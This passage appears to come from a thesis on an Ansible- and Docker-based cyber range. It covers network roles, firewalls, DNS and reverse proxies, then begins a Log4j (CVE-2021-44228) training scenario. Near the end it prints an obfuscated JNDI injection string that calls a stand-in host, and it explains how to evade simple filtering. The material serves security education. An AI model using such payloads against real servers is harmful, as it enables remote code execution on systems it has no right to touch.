Starting from the methodology used during the research process, exploring general definitions and concepts related to cyber ranges, and detailing the key features of the gathered references. Hardware-based, VM-based, and container-based cyber ranges were deeply analyzed in order to understand in great detail what the current *state-of-the-art* lacks and perceive, for instance, the necessities of an enterprise-level network, the tools used in attack-based cyber range scenarios, network services exposed, technologies used, among others. Randomization and threats and vulnerabilities exposed by such types of cyber range systems were also addressed, which attackers may leverage using privilege escalation techniques, compromising the existing physical infrastructure supporting the system.

As mentioned throughout this chapter, current cyber range problems are related to high-cost infrastructure relying too much on Virtual Machines, and details of these kinds of open-source scenarios rarely reference up-to-date vulnerabilities and attacks. Container-based solutions are starting to appear, but they heavily rely on custom cyber range description files, using the YAML, XML, or, sometimes, even the JSON format. There are cases where IaC tools are not being used, hampering scalability concerns. In such cases, a custom tool was typically designed to parse and take action on the aforementioned customized scenario description files. Randomization is clearly lacking in some cyber range scenarios, which is understandable given that developing these testing environments is a slow manual process.

Nonetheless, key takeaway ideas in the performed search are mostly related to the services in the cyber range scenarios, which simulate enterprise-level networks and the technologies used to build them. Other topics that stand out during our search concern traffic generation using automated scripts that emulate benevolent or malicious behavior, and aspects related to monitoring trainee actions across the testing environment are also essential factors that can make the scenario more realistic. Lastly, the set of vulnerabilities and attacks instigated across all references, especially in open-source projects, were very useful for our project's sake to better understand typical scenario examples.

Table 2.2 (p. 32) presents a high-level overview of the main features supported by some of the most relevant cyber ranges, finishing with the proposed solution's aim.

Table 2.2: Comparison of Cyber Ranges.

	IaC	Randomization	Local & Cloud Deployments	Containerization	Enterprise-level Scenarios	Linux & Windows Scenarios	Open-source
CyExec	◑	●	●	●	◑	◑	○
Pandora	○	●	◑	○	○	◑	○
CyRIS/CyTrONE	◑	●	●	○	○	◑	●
NCR	-	●	◑	○	○	-	○
SmallWorld	◑	○	●	○	●	●	○
Leaf	●	●	●	○	●	○	○
CRACK	◑	●	◑	○	●	◑	●
SEED Labs	◑	○	◑	◑	◑	◑	●
Labtainers	◑	●	●	◑	●	◑	●
CRATE	-	●	◑	○	●	◑	○
DSP	◑	○	◑	●	●	◑	●
SecGen	●	●	◑	○	●	◑	●
Proposed Solution	●	●	●	●	●	●	●

Several marks were given according to each cyber range. As a way to demystify some classifications, for the *IaC* column, we considered half a circle as approaches that used customized descriptions to deploy scenarios or solutions only relying on Docker or Docker-compose without a standard tool, as some of the ones presented in Table 2.1 (p. 10); for the *Randomization* column, we considered tools that provided some randomization of: traffic generation, network, system, and accounts' configurations or of the vulnerabilities present in the scenario as of a full circle. Regarding the *Local & Cloud Deployments* and *Linux & Windows Scenarios*, we considered half a circle for cases where only one of the features was present. About the *Containerization* column, we considered half a circle for scenarios that combined containers and VMs in separate scenarios. Concerning the *Enterprise-level Scenarios* column, we considered full circles as a network with a wide variety of services ranging from firewalls, internal networks, IDS, and mail servers, among others. At the same time, half-circles were intermediate representations of enterprise-level networks. Finally, the *Open-source* column considers scenarios available to the general public.

Our framework addresses every column of Table 2.2 (p. 32), which is not achieved by any other framework. Even in cyber range frameworks such as *CyExec*, which is complete in terms of the mentioned features, a possible idea would be to extend the development. Unfortunately, not all frameworks are open-source, and some lack community support. Instead, we opted to create a new framework with the functionalities we wanted, using the technology stack of our choice. With this idea in mind, Chapter 3 (p. 34) will further detail the problem to be solved.

Chapter 3

Problem Statement

Contents

3.1 Problem under Study

Cyber ranges play a crucial role in cybersecurity training and are widely recognized as valuable tools for developing and enhancing skills in the field. The benefits of cyber ranges include providing realistic simulations in controlled and secure environments that replicate real-world networks and attack scenarios, practical skills development related to critical thinking and problem-solving, and experiential learning because trainees experiment with different tools, techniques, and strategies, test their effectiveness, and learn both from successes and failures. All these activities are performed in a risk-free environment, which does not pose any chance of causing damage to real systems or networks and helps build a deeper understanding of the cybersecurity landscape, fostering the ability to adapt and respond to evolving threats.

Several platforms can be used to improve skills in the cybersecurity field. We previously mentioned Hack The Box and TryHackMe, but many more businesses provide these services. Cybersecurity training is an essential subject that companies, agencies, and governments care about because knowledge gaps in such areas may endanger many citizens and organizations. The European Union, for instance, created an initiative called *CyberSec4Europe*[1] which aims to strengthen cybersecurity research and innovation, encourage collaboration and knowledge sharing, address skill gaps, and enhance overall preparedness in the field.

From the literature review presented in Chapter 2 (p. 5) old-case approaches involve the use of high-cost infrastructure relying too much on Virtual Machines and physical hardware. Instead,

[1] https://cybersec4europe.eu/

container-based solutions are starting to emerge but still rely heavily on custom cyber range description files. Many of the studied cyber range frameworks pose scalability and expansibility issues related to the lack of modularity in the chosen design or the non-inclusion of Infrastructure as Code tools. The shortage of community support and the small amount of open-sourced frameworks also seems to be an issue, which may be evidence that some projects were suspended. Furthermore, many approached frameworks do not reference up-to-date vulnerabilities and attacks. Lastly, regarding how realistic a cyber range can be, some frameworks did not address this because they did not have a general network structure common to each scenario that could simulate an enterprise network.

To address the issues presented in the literature review, the following research questions can define the problem under study:

1. How to overcome the weaknesses present in the current *state-of-the-art* on cyber ranges, namely high-cost deployment of infrastructure, custom description files that make scenario extensions harder, and lack of randomization?

2. How to develop lightweight scenarios with the complexity of an enterprise-level network without using old-case-driven approaches based on physical hardware and Virtual Machines?

3. How to automatically deploy, provision, and configure cyber ranges in a scalable way?

4. How to simplify the creation process of scenarios for the end-user?

Having in mind these questions, the following hypothesis was considered:

> **H:** *"Using an approach heavily relying upon DevOps, Infrastructure as Code and containerization, it is possible to automatically deploy and provision, in a cost-effective manner, a set of vulnerable enterprise-level scenarios, ensuring practical cybersecurity training."*

3.2 Hypothesis Validation

To answer the hypothesis formed in Section 3.1 (p. 34), this work intends to develop a cyber range framework that builds upon the weaknesses of the presented projects in the *state-of-the-art*, providing a unique solution based on IaC and containers. Moreover, we intend to allow local and cloud deployments running on a local computer or in a cloud instance. The latter provides greater security due to the security restrictions the cloud provider applies to isolate each virtual instance.

To achieve such a framework, we use IaC tools like Ansible to automate configuration and provisioning of the cyber range while thinking of future scenarios' expansion, which should be more straightforward, as commonly known technologies were used. Using Docker containers, we can develop lightweight complex networks with a wide variety of network services. Using IaC, we

avoid using a custom approach to each cyber range deployment. We must consider the dilemma of using Virtual Machines: on the one hand, they cause significant overhead in terms of resource consumption; on the other hand, VMs allow us to explore a broader range of vulnerabilities, for instance, kernel-related ones. Still, we use them in the context of Windows-based scenarios, instead of just sticking with Linux-based scenarios, given our goal of simulating a wide range of scenario types that follow the concerns of today's cyber attacks. Then, we intend to address randomization by combining attack graphs consisting of different kinds of attacks on each scenario, as well as randomizing some network configurations, challenging the trainee by introducing different possibilities to reach a higher level of privilege. Lastly, we intend to create a mesh network with the machines relevant for the trainee to successfully solve the challenge when thinking of remote deployments.

To conclude this topic, cyber ranges are essential in the context of education and cybersecurity professionals to significantly improve their skills. Trainees see themselves as forced to perform experiments with real-world environment simulations that will better prepare them for security incident situations. Considering all this, we argue that the above-presented hypothesis is **plausible**.

3.3 Summary

This chapter has drawn a line on where the *state-of-the-art* research is and some of its issues. We recognize that building cyber ranges capable of validating our hypothesis poses several challenges that will be addressed in Chapter 4 (p. 38), which presents the actual work behind the hypothesis validation and how the project development took place. With this, the structure followed by this chapter started with the exploration of the problem under study, introduced in Section 3.1 (p. 34), along with the analysis of the literature review placed in Chapter 2 (p. 5). Section 3.2 (p. 35) presents the scope and validation of the hypothesis, as well as the definition of the driving concept behind its validation.

Chapter 4

Validation

Contents

4.1 Methodology

As a way to validate the stated hypothesis (*cf.* Section 3.1, p. 34), we have acted upon a thorough process that consists of the following phases:

1. **IaC Tools in Cyber Range Construction**: The role of IaC tools in the context of cyber range construction.

2. **Architecture**: Where details on how the scenario construction process was taken into account, as well as insights on the logic followed.
3. **Custom Scenarios**: From Linux to Windows-based scenarios, details on how they were developed will be presented and how they can be attacked.
4. **Imported Scenarios**: The process of importing scenarios from previous CTF competitions and how they managed to fit in the previously developed scenario construction.
5. **Scenario Extensibility**: Details on how new scenarios could be developed and the necessary changes to do so.
6. **User Interface Panel**: Presentation of the UI responsible for managing scenarios' in a sort of a CTF-level style.
7. **Cloud Deployment**: Insights on how the cloud deployment was taken into account using Microsoft Azure as the cloud provider.
8. **Summary**: Final considerations on the Validation chapter.

4.2 IaC Tools in Cyber Range Construction

According to Masek *et al.* [23] "*the goal of the IaC is to provide system administrators with the ability to manage knowledge and experiences of plenty of subsystems from one place instead of the traditional approach where each subsystem has its dedicated administrator*". As in the case of this article, Ansible was the selected tool to simplify the orchestration and configuration management tasks related to our subject, as it gives the ability to create a set of YAML playbook files containing procedural instructions on how a target machine should be configured. Its flexibility in working both in Linux and Windows machines and how easy it is to deploy configurations were critical for choosing this tool.

Across the entire development, Ansible was the selected tool responsible for provisioning Docker containers. As Ansible works on a client-only topology, the Ansible application does not need to be installed in the containers. Therefore, Ansible is responsible for both the creation and the issuing of commands to these containers, and as a result, we build an enterprise-level network entirely made of Docker containers by simply issuing a command. The role of IaC is phenomenal, as the deployment of our network consists of snippets of code used for declaring how our infrastructure should be configured, which is different from the traditional programming concepts we are currently used to.

Lastly, in particular situations, Vagrant was used in order to create Windows-based scenarios. Essentially, the setup we built was a Windows Vagrant box running within a Linux Docker container, letting the trainee successfully explore Windows-based types of attacks. We wanted to keep consistency and create scenarios based on containers and not use a hybrid approach that used containers and VMs separately.

The engineering process, along with these tools, allowed us to obtain a set of cybersecurity training scenarios that can be run locally or remotely without needing an enormously complex infrastructure. More specifically, the lightweight containerization approach followed during the development allowed us to run complex scenarios with a distance of a command or click. With this, we are ready to move into the architectural details of the project.

4.3 Architecture

The scenario construction process using Docker containers targeted enterprise-level networks. As such, corporate environments normally subdivide networks into three different main sections:

- **External Network** refers to the public internet where machines are not controlled by the organization. As such, risk modeling activities should be taken into account in order to evaluate the risk and the probability specific threats and attack scenarios pose to the internals of the organization. With this, according to the organization's budget, decisions on which security measures to place in the company's network are considered and may include systems like Intrusion Detection Systems (IDS), Intrusion Prevention Systems (IPS), Firewalls, Antivirus, among others.

- **Internal Network** which contains the protected machines of an organization, such as internal databases and services only available to the company's employees and not to the general public.

- **Demilitarized Zone (DMZ)**, which is a network that protects the company's internal network and is targeted with untrustworthy traffic. It includes services available to the public and sits between the *External Network* and the *Internal Network*. It generally includes web servers, Domain Name System (DNS) servers, among others.

Our project focuses on these three distinct types of networks and considers several network services that we would typically see on enterprise networks.

The network architecture presented in Fig. 4.1 (p. 41) shows the services available on every Linux scenario, except for Windows-based scenarios, which slightly differ from this schema. As shown, Ansible appears as the tool responsible for configuring and provisioning the entire network.



Figure 4.1: Template Network Architecture.

4.3.1 Ansible Architecture

Three different playbooks include all the developed scenarios. The first is explicitly used in Linux-based scenarios, representing most designed challenges. The second is used for the Windows Ransomware scenario, and the last for the Windows Active Directory (AD) scenario. On each playbook, the first step is to delete stale Docker containers from previous running scenario executions, as shown in Listing 4.1 (p. 41).

```
- hosts: localhost
```

```
pre_tasks:
  - name: Remove Stale Containers
    ansible.builtin.include_tasks: teardown.yml
    loop: "{{ machines + vulnerables.machines }}"
    loop_control:
      loop_var: pc_info
```

Listing 4.1: Removal of Stale Containers.

Essentially, for every machine object passed, the contents of the *teardown.yml* file are run. This uses the *community.docker.docker_container* module that is built-in in Ansible and removes the container under a given name.

4.3.2 Ansible Groups and Inventory

Every machine belongs to a group, by default in Ansible, the *all* group. Nonetheless, other groups and respective members were defined in the so-called Ansible Inventory, as presented in Listing 4.2 (p. 42).

```
[routers]
[firewalls]
[external]
[internal]
    → [pcs]
    → [dhcp_servers]
[dmz]
    → [dns_servers]
    → [custom_machines] # Scenario's vulnerable machines.
    → [reverse_proxies]
```

Listing 4.2: High-level View of Ansible Inventory.

Each word represents a group of one or more machines. Each group may have several child groups defined by their name, as it happens above, or by machines, represented by their FQDN or IP address. We found groups themselves very useful when restricting specific tasks per group. Then, some groups contain child groups, as happens with the *internal* and *dmz* groups. In the case of Windows-based scenarios, another group called *machine* is used and refers to the Docker container containing the Windows Vagrant box. Listing 4.2 (p. 42) is a very high-level view of how groups are organized within the project. A custom Python inventory script was created to allow the specification of custom variables across each group.

4.3.3 Generic Scenario Variables

For each playbook, a set of variables is always defined and corresponds to the generic structure of the network, as presented in Fig. 4.1 (p. 41). We start with the Docker images used across the workflow, their path, and the default image name in case none is specified.

```
general:
  images:
    - name: kali_test_img
      path: ./attacker
    - name: base_image
      path: .
  default_container_image_name: base_image
```

Listing 4.3: Ansible Variables - Docker Images.

As shown in Listing 4.3 (p. 43), we use two Docker images: *base_image* and *kali_test_img*. The former is an image derived from *node:lts-alpine*[1] with some extra packages installed. The Alpine distribution was chosen due to its smaller size compared to other images. As a result, the *base_image* size is around 230MB. The *kali_test_img* is an image derived from the official *kalilinux/kali-rolling*[2] Docker image. This image was extended to include the Xfce[3] desktop environment, characterized by its low resource consumption and user-friendliness, as well as the *Virtual Network Computing* (VNC) package, which allows screen sharing and remote control from another device, meaning the computer screen, keyboard, and mouse are mapped from an external device to the device installed with VNC. Accessing port 6080 on the target machine makes it possible to obtain remote control over it, which will be later used in the scenarios. This Kali Linux image is especially suited for offensive tasks, and here the only concern was providing the trainee with a broad range of tools he could use in a scenario. Therefore, the image's size is much larger (around 11GB) compared to the *base_image* used for common network services.

The second category of Ansible variables for machines belonging to the *all* group can be seen in Appendix A (p. 93). This section concerns Docker networks, according to the structure mentioned in Section 4.3 (p. 40). The range of each network is defined, as well as the gateway address which points to the host machine. This is mandatory by Docker, as the host machine should always take part in each created virtual Docker network to forward packets from and to it. At last, the *random_byte* points to a random byte that changes across each scenario execution and confers some degree of randomization, as for each new scenario execution, the networks' IP addresses will change.

[1] https://hub.docker.com/_/node
[2] https://hub.docker.com/r/kalilinux/kali-rolling
[3] https://www.xfce.org/

Appendix B (p. 95) presents a typical example of the attacker machine's declaration. Several attributes are specified according to the logic of a Docker container. We start by its name, the Docker image it uses, possible volumes (anonymous, named, or bind mounts), the groups the container belongs to, and published ports, meaning ports mapped between the Docker container and the host machine. Then, we specify the networks the container belongs to, which can be several, as it happens, for instance, in routers. Lastly, we define where to find the DNS server. In this case, as the attacker machine is located in the external network, we redirect DNS queries to the edge router's network interface sitting in the external network so that these queries are later forwarded to the DNS server in the DMZ. This is achieved using *iptables* rules. For machines located inside the corporate network, DNS queries are sent directly to the DNS server sitting in the DMZ network without the need for any type of forwarding by the edge router. It is also important to mention other attributes that are also possible to be specified, namely the *devices* and *privilege* attributes, all having the same meaning as understood by Docker. Although Appendix B (p. 95) provided only an example of the attacker machine, other network services follow a similar logic.

4.3.4 Custom Scenario Variables

After presenting how the standard setup for each scenario is organized, Listing 4.4 (p. 44) shows the structure of the scenario's custom variables, starting with an example of a DNS configuration.

```
dns:
  - domain: example-domain.ui.com
    internal:
      machine: vuln_service
      network: dmz_net
    external:
      machine: edge_router
      network: external_net
```

Listing 4.4: Ansible Variables - DNS.

Here, a domain named *example-domain.ui.com* is presented along with *internal* and *external* specifications of it. This is related to two distinct DNS views that are defined. By "internal view" we refer to devices in the internal or DMZ networks; otherwise, they belong to the "external view". So, in the listing mentioned above, the *example-domain.ui.com* domain points to the *vuln_service* container located in the DMZ whenever devices in the "internal view" look for this domain. Devices in the "external view" point to the external network interface of the edge router. This means resolved DNS requests made by external machines will go through the edge router and are forwarded to the respective machine.

Furthermore, the set of variables concerning custom machines' Docker images have a similar format to the one presented in Listing 4.3 (p. 43). Still, the representation is a bit more flexible, allowing the specification of the name of the *Dockerfile* and arguments to be read in the Docker image creation process.

Then, in the vulnerable machines section, the situation is quite the same as in Appendix B (p. 95). The only exception is the inclusion of an attribute that allows the specification of variables for each machine.

```
port_forwarding:
  - destination_port: 443
    to_machine: reverse_proxy1
    to_network: dmz_net
    to_port: 443
```

Listing 4.5: Ansible Variables - Port Forwarding.

Then, Listing 4.5 (p. 45) references the port forwarding section especially relevant for external machines and how they can communicate with DMZ machines. The attributes meaning are as follows:

- *destination_port*: the incoming port on the edge router where packets will later be redirected.
- *to_machine*: the target machine to which packets reaching the *destination_port* will be forwarded to.
- *to_network*: the network where the target machine is placed.
- *to_port*: the destination port in the target machine where the edge router will redirect packets.

Some names may be misleading, such as *destination_port* and *to_port*. Still, they obey the convention used by *iptables*.

```
setup:
    machines:
    -   name: localhost
        setup: "{{ playbook_dir }}/scenarios/chessrs/setup/"
    -   name: attackermachine
        setup: "{{ playbook_dir }}/scenarios/chessrs/
           attacker_machine_setup/*.j2"
```

Listing 4.6: Ansible Variables - Setup Section.

Lastly, we have Listing 4.6 (p. 45), which provides information on where to find the setup instructions for the *localhost* and attacker's machines.

4.3.5 Ansible Roles & Network Services

The structure followed by Ansible uses a feature called "roles". We use a different role for every milestone in the network configuration. Ansible allows defining specific variables and tasks for each role, making grouping an entire workflow into separate roles straightforward to reuse in the development cycle. In our folder structure, a directory represents a single *role*. Inside it, specific tasks are defined. The following sections detail the tasks present for each role.

4.3.5.1 Base Role

The *base* role is responsible for the scenario's initial tasks:

- Start the Docker service.
- Building the scenario's Docker images, as presented in Listing 4.3 (p. 43).
- Create the Docker networks, as presented in Appendix A (p. 93).
- Create generic scenario's Docker containers, as presented in Appendix B (p. 95).
- Assign each created container to one or more Ansible groups.

4.3.5.2 DHCP Role

The *DHCP* role configures the DHCP servers. At first, the `dhcp` package is installed. Then a template configuration file is created using Jinja2[4] templates. At last, the `dhcp` service daemon is started.

Essentially, the DHCP lease is responsible for assigning an internal IP address with the last byte ranging from 64 to 127, pinpointing the router of the internal network as the gateway router, and updating the DNS server with the one placed in the DMZ network.

4.3.5.3 Internal PCs Role

The *internal PCs* role handles the behavior of machines inside the internal network. As such, it runs the following tasks:

- Install the DHCP client package.
- Ask for a DHCP lease to the DHCP server.
- Removes the automatically assigned IP address by Docker so that its only IP address is the one stated by the DHCP server.

[4] `https://jinja.palletsprojects.com/en`

4.3.5.4 Internal Role

The *internal* role is destined for the internal machines and the DHCP server. It simply configures each device's default route as the internal router's interface in the internal network. Every time a default gateway or static route is configured across the Ansible setup, the *iproute2* package, installed on each Docker image by default, is used. The *iproute2* package allows controlling and monitoring various aspects of networking in the Linux kernel, namely routing, tunnels, network interfaces, and traffic control, among others.

4.3.5.5 DNS Role

The *DNS* role is somewhat of a more complex role and is destined for DNS servers. It is responsible for running the following actions:

- Install the `bind` DNS server package.
- Copy the necessary template DNS configuration files to the DNS server container.
- Start the `named` DNS service.

Two Access Control Lists (ACLs) are created regarding the DNS configuration files. The *internal* deals with which machines stand in the internal and DMZ networks, and the *external* points to every other machine that is not part of the *internal* ACL, meaning external machines only. Afterward, a distinction on the IP addresses retrieved by resolved domains for internal and external machines is made, according to what was presented in Listing 4.4 (p. 44). The actual configuration file is presented in Appendix C (p. 97). Notice the use of Jinja2 templating.

Essentially, we create an ACL named "exclude" which refers to the IP address of the edge router because it performs NAT over specific packets coming from outside the organization's network. Then, we create the "internal" and "external" views, as mentioned above, which direct requests to different DNS zones according to the mapped domain. If the DNS query does not match any internal domain, the request will be forwarded to the `8.8.8.8` Google's public DNS server.

4.3.5.6 Router Role

The next role leads us to the router's configuration steps. Here we distinguish the configuration of the internal router and the one of the edge router.

The internal router takes a single action to configure its default gateway with the edge router's DMZ network interface, as this is the gateway that provides internet access to the network.

The edge router's task is to provide NAT to packets whose source matches the internal or DMZ networks. This is accomplished using the `MASQUERADE` jump of *iptables*. Lastly, a static route is added, specifying that packets destined to the internal network should be directed to the DMZ interface of the internal router.

4.3.5.7 Custom Machines Role

The *custom machines* role is quite similar to the *base* role except that it performs Docker image and container creation on the set of specific machines required by a scenario instead of the generic ones. Although both roles slightly differ, using just one role with some small conditionals would be possible. Still, the adopted approach allows more accessible future updates.

4.3.5.8 DMZ Role

The *DMZ* role is also quite simple. It targets DNS servers, custom machines, and reverse proxies sitting in the DMZ network. Two tasks are associated with this role: the static configuration route to the internal network, which directs packets to the internal router's interface on the DMZ network, and the configuration of the default gateway to access the internet, which points to the edge router's DMZ network interface.

4.3.5.9 Reverse Proxies Role

The *reverse proxies* role, as the name suggests, targets the reverse proxies present in the network. These services sit in front of the scenario's custom machines and forward client requests to those machines. Essentially, they allow establishing HTTPS connections with the client device, handling all the SSL certificate-related tasks from the TLS connection, and talking with the destination machine in the back of the reverse proxy using an HTTP connection. In simple words, it works as a middle agent.

The variables defined for the reverse proxy include a domain and information on the target machine. We provide a piece of the NGINX[5] configuration file at Appendix D (p. 99). Again, it allows the configuration of several domains specified using Jinja2 templates. The reverse proxy continuously listens for connections at port 443, and according to the selected domain, it forwards the traffic to the appropriate target. If requests are made to port 80, they are redirected to port 443, meaning the HTTP connection gets upgraded to HTTPS.

After copying the above-mentioned template configuration file to the reverse proxy, we must deal with SSL certificates. For this, we first created a Certificate Authority (CA) by defining an `openssl.cnf` file and the necessary folder structure, as well as generating the public and private keys associated to the CA.

The *reverse proxies* role generates a Certificate Signing Request (CSR), a specially formatted encrypted message sent from an SSL digital certificate applicant to a CA. The CA then takes the CSR and generates a public-key certificate signed by itself. Then, it removes the password from the private key associated with the newly issued public-key certificate and copies both files to the reverse proxy container. At last, it starts the NGINX service with the loaded configuration.

One crucial aspect of this configuration is the signing of public-key certificates by the CA. This entails that the created root CA has to be trusted by machines that will eventually access the

[5] https://www.nginx.com/

domain linked to the digital certificate, in this case, the attacker machine. To achieve such setup, the CA's public-key certificate is loaded as trusted in the attacker machine both system-wide and in Firefox, as it will be later explained.

4.3.5.10 Firewalls Role

The *firewall* role focuses on the two existing routers which incorporate a firewall. During this explanation, we will refer to the internal router's firewall as the internal firewall and to the edge router's firewall, we will refer to it as the external firewall.

Starting with the internal firewall, the role performs the following *iptables* actions:

- Set the forward chain's default policy to drop, meaning the internal router does not forward traffic by default.
- Already established connections or connections previously associated with existing ones to the internal network are accepted.
- New, previously established, or related connections from the internal network are also accepted.

Concerning the external firewall, this role performs the following *iptables* actions:

- **Generic Rules:**
  - Set the forward chain's default policy to drop, meaning the external router does not forward traffic by default.
  - Established connections or connections previously associated with existing ones to the internal or DMZ networks are accepted.
  - Packets from the internal or DMZ networks are also accepted in the forward chain.
- **DNS Rules:**
  - Set a "prerouting" chain rule in which TCP and UDP traffic reaching the edge router's port 53 will have its destination changed (DNAT) to the real DNS server sitting in the DMZ network and destination port 53.
  - Forwarding traffic to the DNS server is accepted.
  - A "postrouting" NAT rule is added to traffic whose destination is the DNS server.
- **Port Forwarding Rules:**
  - Allow TCP and UDP forwarding according to the information provided in the example of Listing 4.5 (p. 45). We consider the target machine and the target port number in this regard.

- Accept TCP and UDP traffic in the "prerouting" chain according to the information provided in the example of Listing 4.5 (p. 45). We also consider the target machine and the destination port number in this regard.
- A "postrouting" NAT rule for the traffic reaching the target machines, as in the example of Listing 4.5 (p. 45).

With both the internal and external firewalls, we intend to restrict the allowed traffic from the devices externally placed with respect to the organization's network. Only certain services in the DMZ should be allowed external access, never devices from the internal network. On the other hand, connections from inside the corporate network are allowed. This configuration uses *iptables* to create a realistic firewall setup. Therefore, rules are not based on highly-complex logic like which domains an internal device tries to access and if they should be blocked, according to a blocklist of IP addresses and domains.

4.3.5.11 Entry point Role

The *entry point* role performs the necessary tasks to configure a particular machine, as defined at Listing 4.6 (p. 45). It creates the environment needed to run the setup scripts, which may include copying template files to the Docker container and then executing the entry point script. This role distinguishes when being conducted by the *localhost* machine or a different machine. For the *localhost*, the entry point script is run without any previous configuration. In the case of the other machines, the Jinja2 template setup files are first copied to the target container, and then the entry point script is run.

4.3.5.12 Mesh Role

The *mesh* role handles devices that need to join the Tailscale network, called *tailnet*. As explained in Section 2.2.5.4 (p. 15), this network allows communication between each device that belongs to it. This is useful when focusing on cloud deployments if we, for instance, want to connect to port 6080 in our attacker machine to be able to control it remotely and, as we will see, in the Windows-based scenarios to access the Windows Vagrant box using *Remote Desktop*.

This role's actions start by installing Tailscale and starting the *tailscaled* service. After this, the container is instructed to join a specific Tailscale network using an authentication key and by specifying a hostname for the machine. An authentication key allows the addition of new nodes to the Tailscale network without needing to sign in to the network. A reusable authentication key was created to connect multiple nodes to the network. Each time a new node joins the Tailscale network using this authentication key, it enters the group of Tailscale ephemeral nodes, which essentially refer to short-lived devices that are automatically removed from the network after a short period of inactivity and are immediately removed from the network in case they are instructed to do so. Also, the usage of the same hostname for a particular machine allows accessing it using a Tailscale feature called "MagicDNS" which essentially registers all the DNS names for the network's devices using the following schema: `[Device Hostname].[Network DNS Name]`

The device's hostname was already mentioned above. By default, the network's DNS name is chosen by Tailscale upon the first usage but can be modified afterward. The "MagicDNS" configuration provides easy access to machines when they are not under our control. This will be useful in Section 4.8 (p. 80).

4.4 Custom Scenarios

The set of custom scenarios involves three distinct cyber ranges:

- A Linux scenario that explores the Apache Log4j vulnerability (*CVE-2021-44228*).
- A Windows-based scenario that explores a Ransomware malware executable that encrypts a set of files.
- A Windows-based scenario that exposes a vulnerable Active Directory Domain Controller that provides a vast attack surface where the trainee can experiment with several attacks.

For each challenge, details on how to solve them will be revealed. We will present some of the intended solutions to get the secret flag and, when available, unintended solutions.

4.4.1 Log4j Scenario

The Apache Log4j vulnerability started haunting the world during the last month of 2021. It was based on the Java-based logging package Apache Log4j and essentially allowed an attacker to execute code on a remote server, the so-called Remote Code Execution (RCE). The scope of machines this vulnerability targeted was enormous, and some put it on the same level as the most severe vulnerability along with *Heartbleed* and *Shellshock*. CVE-2021-44228[6] details which Log4j versions were affected and gives a brief insight into what is the vulnerability about. In simple words, an attacker that can control log messages may run arbitrary code by means of a process called message lookup substitution.

Back in 2013, there was an upgrade in the Log4j package: the "JNDILookup plugin". JNDI means Java Naming and Directory Interface and is a directory service that allows finding data in the form of a Java object through a directory. A directory service is a database for storing information on users and resources. It is often used to manage access privileges, monitor and control access to applications and infrastructure resources. JNDI supports a wide variety of directory services, being the most famous the Lightweight Directory Access Protocol (LDAP). This was the most targeted directory service in Log4j exploits. Java programs may use JNDI and LDAP together to find a Java object containing specific data. For instance, an URL such as `ldap://localhost:389/o=FEUPThesis` retrieves information on the *FEUPThesis* object from the LDAP server running in port 389 of the same machine. In this example, we used the

[6] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228

combination *localhost:389*, but the LDAP server could be located anywhere on the internet. Suppose an attacker controls the above-mentioned LDAP URL. In that case, they can potentially cause a program to load a malicious object from a server under their control and get remote execution control over a machine.

Apache Log4j's syntax[7] follows the pattern `${prefix:name}` where `prefix` is a lookup in the list of available lookups[8]. Examples such as `${java:version}`, would also be accepted and, in this case, would retrieve the current version of Java. Lookup messages and logged messages were allowed to be used in the Log4j configuration. The latter was what caused the vulnerability.

All the attacker has to do is find an input that gets logged and add a malicious JNDI query that includes a malicious LDAP server controlled by the attacker. On web servers, logged information typically consists of the *User-Agent* HTTP header or the inputted *username*, for instance.

Some techniques can be used to evade simplistic blocking of strings like `${jndi:ldap` by using some features of Log4j. For instance, we can use the `${lower}` feature which lowercases characters: `${jndi:${lower:l}${lower:d}a${lower:p}://example.com/x}`. The usage of the `:-` syntax enables the attacker to set a default value for a lookup, and if the value looked up does not exist, then the predefined default value is considered:

